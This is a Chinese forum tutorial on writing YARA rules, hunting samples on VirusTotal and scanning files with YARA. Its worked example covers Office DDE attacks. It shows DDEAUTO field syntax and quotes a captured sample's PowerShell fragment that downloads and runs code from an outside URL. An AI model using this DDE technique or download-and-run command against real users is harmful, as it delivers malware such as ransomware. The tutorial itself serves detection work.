

Author:zzzhhh

1、前言

YARA是一款旨在帮助恶意软件研究人员识别和分类恶意软件样本的开源工具，使用YARA可以基于文本或二进制模式创建恶意软件家族描述与匹配信息。现在已经被多家公

2、YARA-规则撰写

YARA规则的字符串有三种类型：文本字符串、十六进制字符串、正则表达式。文本字符串用来定义文件或进程内存中可读型内容，十六进制字符串用来定义字节内容，正则

```
rule HexExample /* 十六进制字符串 */
{
    strings: /* 十六进制字符串 */
        $hex_string = {6A 40 68 00 30 00 00 6A 14 8D 91}
        $char_string = "UVODFRYSIHLNWPEJXQZAKCBGMT"
    condition: /* 十六进制字符串 */
        $hex_string or $char_string
}
```

3、YARA使用

除了根据特征用来搜索病毒样本，还可以通过某些壳的特征判断软件用了啥壳。由于上传的可疑样本都会被保存到VT数据库中，所以通过VT还可以搜索到指定字符串的秘


3.1 VT使用

1、使用VT账户登录VT->hunting模块


<https://www.virustotal.com/#/home/upload>



2、在Rulesets选项中Edit添加YARA规则并保存



3、在Rulesets选项中Settings设置自己的联系邮箱并保存，用于获取检索结果。



4、设置完Rulesets中的YARA规则后便可在Notifications选项中得到想要检索的样本

Rulesets

Notifications

Scan file

Retrohunt

All

Mine

Select

Download

Delete

Refresh

规则名称

命中的名称

Filter

RSS

JSON

</>

JSONP

File	Date	Ruleset	Matching rule
<div><div></div><div>489896b714da0e4b4e47efb913e336d01d6db9f5ab2dc76fba7908c4c5e5af28e8b68ee9a25a07c0825da2df662af665</div><div><div></div><div></div></div><div><div>pecompact</div><div>peexe</div><div>via-tor</div><div>signed</div><div>overlay</div></div></div>	2017-11-29 09:00:52	OceanLotus	OceanLotus
<div><div></div><div>457c991d2957b6a04b1820f29f51d5994a5f4ed16f66a7910e8d9474dad421c369fc477fe0961610211e90f14798c757</div><div><div></div><div></div></div><div><div>peexe</div><div>signed</div><div>overlay</div></div></div>	2017-11-29 08:54:51	OceanLotus	OceanLotus
<div><div></div><div>edd308806975f3f2936b66125272f27dfa42ffb898e3806a556cd01045a55f65f75b0ea86406ea56a96db94315facd3</div><div><div></div><div></div></div><div></div></div>	2017-11-29 08:54:27	OceanLotus	OceanLotus

5、示例

1) 技术细节

DDE协议是Microsoft用来允许两个正在运行的应用程序共享相同数据的几种方法之一。该协议正在被数以千计的应用程序使用，包括MS Excel，MS Word和Visual Basic进行数据交互。由于DDE是Microsoft的合法功能，因此大多数防毒毒解决方案都不会标记任何警告或阻止使用DDE字段的文档。

没有任何限制或检测的情况下，点击打开恶意文档都有可能在计算机上运行恶意代码。利用DDE的文档会运行一个控制台命令，使用PowerShell命令在受害者的机器上安装

利用方法：

Word Ctrl+F9

```
{ DDEAUTO c:\\windows\\system32\\cmd.exe " /k notepad.exe" }
{ DDE c:\\windows\\system32\\cmd.exe " /k notepad.exe" }
```

2) 安全事件

这种DDE攻击技术首次被高级持续威胁（APT）黑客组织APT28利用，FireEye公司发布了最新的威胁情报报告《APT28: At The Center for The Storm（APT28：位于风暴中心）》。在此报告中FireEye认定著名的APT28组织就是俄罗斯政府支持的黑客组织。结合本次用YARA规则获取的样本，利用样本里的C&C信

3) YARA规则

通过Github搜索现有DDE YARA规则进行匹配。

```

rule Office_DDEAUTO_field {
  strings:
    $a = /<w:fldChar\s+?w:fldCharType="begin"\>.+?\b[Dd][Dd][Ee][Aa][Uu][Tt][Oo]\b.+?<w:fldChar\s+?w:fldCharType="end"\>/
  condition:
    $a
}

rule Office_DDE_field {
  strings:
    $a = /<w:fldChar\s+?w:fldCharType="begin"\>.+?\b[Dd][Dd][Ee]\b.+?<w:fldChar\s+?w:fldCharType="end"\>/
  condition:
    $a
}

rule Office_OLE_DDEAUTO {
  strings:
    $a = /\x13\s*DDEAUTO\b[^\x14]+/ nocase
  condition:
    uint32be(0) == 0xD0CF11E0 and $a
}

rule Office_OLE_DDE {
  strings:

```

4) 获取到的样本信息

样本1-7bef74262c3624ca37a62c84b1ff3b82

通过关联网址对应的每个样本跟locky相关。

检测结果	详细信息	关系	行为	社区 3
Ad-Aware				Trojan.GenericKD.12529107
AegisLab				Troj.Ransom.W32.Locky!c
AhnLab-V3				Trojan/Win32.Locky.R212072
ALYac				Trojan.Ransom.LockyCrypt
Antiy-AVL				Trojan/Win32.TSGeneric
Arcabit				Trojan.Generic.DBF2DD3
Avast				Win32:Malware-gen

样本2- 14ba65111e967d79de13cee417c89c2c

样本3- 14ba65111e967d79de13cee417c89c2c

```

w:rsidR="009E1E1C"></w:instrText></w:r><w:r><w:rPr><w:rStyle w:val="s1"/></w:rPr><w:instrText>-NonI
-NoP</w:instrText></w:r><w:r><w:rPr><w:rStyle w:val="s1"/></w:rPr><w:instrText
xml:space="preserve"></w:instrText></w:r><w:r><w:rPr><w:rStyle w:val="s1"/></w:rPr><w:instrText
xml:space="preserve">-sta </w:instrText></w:r><w:r w:rsidR="000348A0"><w:rPr><w:rStyle
w:val="s1"/></w:rPr><w:instrText>$</w:instrText></w:r><w:r w:rsidR="00672834"><w:rPr><w:rStyle w:val="s1"/>
w:val="en-US"/></w:rPr><w:instrText>a</w:instrText></w:r><w:r w:rsidR="000348A0"><w:rPr><w:rStyle
w:val="s1"/></w:rPr><w:instrText>=</w:instrText></w:r><w:r w:rsidR="000348A0"
w:rsidRPr="000348A0"><w:rPr><w:rStyle w:val="s1"/></w:rPr><w:instrText>(new-object</w:instrText></w:r><w:r
w:rsidR="000348A0"><w:rPr><w:rStyle w:val="s1"/></w:rPr><w:instrText>xml:space="pre
</w:instrText></w:r><w:r w:rsidR="000348A0" w:rsidRPr="000348A0"><w:rPr><w:rStyle
w:val="s1"/></w:rPr><w:instrText>IO.StreamReader ((([Net.WebRequest]::Create</w:instrText></w:r><w:r
w:rsidR="00AA218F"><w:rPr><w:rStyle w:val="HTML1"/></w:rPr><w:instrText>[System.Uri]</w:instrText></w:r><w
w:rsidR="000348A0" w:rsidRPr="000348A0"><w:rPr><w:rStyle
w:val="s1"/></w:rPr><w:instrText>'</w:instrText></w:r><w:r w:rsidR="002268F1"
w:rsidRPr="002268F1"><w:rPr><w:rStyle w:val="s1"/></w:rPr><w:instrText><a href="http://lopezfranco.com/kdjsw23FGS"
</w:instrText></w:r><w:r><w:bookmarkStart w:id="0" w:name="_GoBack"/><w:bookmarkEnd w:id="0"/><w:r
w:rsidR="00B45DEB"><w:rPr><w:rStyle w:val="s1"/></w:rPr><w:instrText>'</w:instrText></w:r><w:r w:rsidR="000348A0"
w:rsidRPr="000348A0"><w:rPr><w:rStyle
w:val="s1"/></w:rPr><w:instrText>)).GetResponse()).Ge</w:instrText></w:r><w:r w:rsidR="000348A0"><w:rPr><w
w:val="s1"/></w:rPr><w:instrText>tResponseStream()).ReadToEnd()</w:instrText></w:r><w:r><w:rPr><w:rStyle
w:val="s1"/></w:rPr><w:instrText></w:instrText></w:r><w:r w:rsidR="009E1E1C"><w:instrText>powershell</w:instrText></w:r><w:r><w:rPr><w:rStv

```

3.2 Windows命令行运用YARA

调用YARA需要输入两条内容。一是包含想要使用的规则的文件（无论是源代码还是编译后的形式）、二是被扫描的目标（目标可以是文件，文件夹或进程）

示例：

```
yara32.exe -m -w -f -r AllSigs.yarc C:\Users\AT\Desktop\YARA\Yara
```

```
-m
```

```
MetaData
```

```
-w
```

```
-f
```

```
-r
```

输出效果：

```

C:\Users\AT\Desktop\YARA学习\Yara>yara32.exe -m -w -f -r AllSigs.yarc C:\Users\AT\Desktop\YARA学习\Yara
Win_Trojan_Agent_34195 [] C:\Users\AT\Desktop\YARA学习\Yara\AllSigs.yarc
Hailianhua_Malware [] C:\Users\AT\Desktop\YARA学习\Yara\yara32.exe
Hailianhua_Malware [] C:\Users\AT\Desktop\YARA学习\Yara\msvcr100d.dll
Hailianhua_Malware [] C:\Users\AT\Desktop\YARA学习\Yara\yara64.exe
Hailianhua_Malware [] C:\Users\AT\Desktop\YARA学习\Yara\yara32.exe
Hailianhua_Malware [] C:\Users\AT\Desktop\YARA学习\Yara\yara64.exe
Win_Trojan_Agent_34194 [] C:\Users\AT\Desktop\YARA学习\Yara\AllSigs.yarc
Hailianhua_Malware [] C:\Users\AT\Desktop\YARA学习\Yara\AllSigs.yarc

```

扫描目录

规则库

规则文件可以直接源代码的形式使用，也可以先用yara32工具编译后使用。

如果打算以相同的规则多次调用YARA，以编译形式使用YARA规则可以节省更多时间。因为对于YARA来说，加载编译规则要比一遍又一遍编译相同的规则更快。

编译YARA规则的批处理代码如下，代码中默认存放规则目录在C:\Yara\，编译后的库路径和名字为C:\Yara\AllSigs.yarc，这个路径可以自己定义：

```
@echo off
```

```
::
```

```
Set CurPath=%CD%
```

```
::
```

```
del C:\Yara\AllSigs.yara
```

```
::
```

```
::type *.*.yara AllSigs.yara
```

```
for /r %%i in (*.yara) do (
```

```
type %%i >> AllSigs.yara
```

```
)
```

```
import yara
import os
import sys
reload(sys)
sys.setdefaultencoding('utf8')

# ■■■■■yara■■■■■
# ■yara■■■■■

def getRules(path):
    filepath = {}
    for index,file in enumerate(os.listdir(path)):
        rupath = os.path.join(path, file)
        key = "rule"+str(index)
        filepath[key] = rupath
    yararule = yara.compile(filepaths=filepath)
```

```
return yararule

# ■■■■
def scan(rule, path):
    for file in os.listdir(path.decode("utf-8")):
        mapath = os.path.join(path, file)
        fp = open(mapath, 'rb')
        matches = rule.match(data=fp.read())
        if len(matches)>0:
            print file,matches

if __name__ == '__main__':
    rulepath = sys.argv[1]
    malpath = sys.argv[2]
    # rulepath = "D:\\rule_test" # yara■■■■
    # malpath = "D:\\test_vir" # ■■■■■■
    #yara■■■■■■■■■■
    yararule = getRules(rulepath)
    # ■■■■■■
    scan(yararule, malpath)
```


rule_test目录内容

Recovery Image (D:) > rule_test

名称	修改日期	类型	大小
AllSigs.yara	2017/11/29 23:12	YARA 文件	1 KB
clamav.yara	2017/7/17 16:42	YARA 文件	2,085 KB

D:\rule_test>AllSigs.yara - Notepad++

文件(F) 编辑(E) 搜索(S) 视图(V) 编码(N) 语言(L) 设置(T) 工具(O) 宏(M) 运行(R) TextFX 插件(P) 窗口(W) ?



new 2 x AllSigs.yara

```
1
2 rule Win_Trojan_Agent_34195
3 {
4 strings:
5     $a0 = { 9c60e8000000005d83ed074083f87f75fabb0000400003d8eb02 }
6
7 condition:
8     $a0
9 }
```

test_vir目录内容

Recovery Image (D:) > test_vir

名称	修改日期	类型	大小
yara32.exe	2016/7/25 18:24	应用程序	680 KB
yara64.exe	2016/8/9 10:10	应用程序	959 KB
yarac32.exe	2016/7/25 18:24	应用程序	674 KB
yarac64.exe	2016/8/9 10:10	应用程序	950 KB

运行如下：


```
Run yara_database_test
C:\Python27\python.exe C:/Users/AT/Desktop/YARA学习/Yara/yara_database_test.py
yara32.exe [Hailianhua_Malware]
yara64.exe [Hailianhua_Malware]
yara32.exe [Hailianhua_Malware]
yara64.exe [Hailianhua_Malware]
Process finished with exit code 0
```

4、参考

yara手册

<http://yara.readthedocs.io/en/v3.7.0/>

yara介绍

<http://virustotal.github.io/yara/>

恶意软件模式匹配利器 – YARA

<http://www.freebuf.com/articles/system/26373.html>

VirusTotal Hunting示例

<https://www.virustotal.com/#/hunting-overview>

VirusTotal Hunting使用帮助

<https://www.virustotal.com/intelligence/help/malware-hunting/>

教你构建自己的yara数据库

<http://www.freebuf.com/sectool/92399.html>

Yara官方预置规则

<https://github.com/Yara-Rules/rules>

yarapython

<http://yara.readthedocs.io/en/v3.4.0/yarapython.html>

点击收藏 | 0 关注 | 0

[上一篇：最近还是有点闲的，想找点事情干，朋...](#) [下一篇：一种全新的APP注册登录验证技术方案](#)

1. 2 条回复



[@zzzhhh](#) 2017-12-02 15:43:49

[@zzzhhh](#) 好久不见 回来就好 嘎

0 回复Ta



[97772****@qq.com](#) 2017-12-05 14:43:03

厉害呀，顶

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)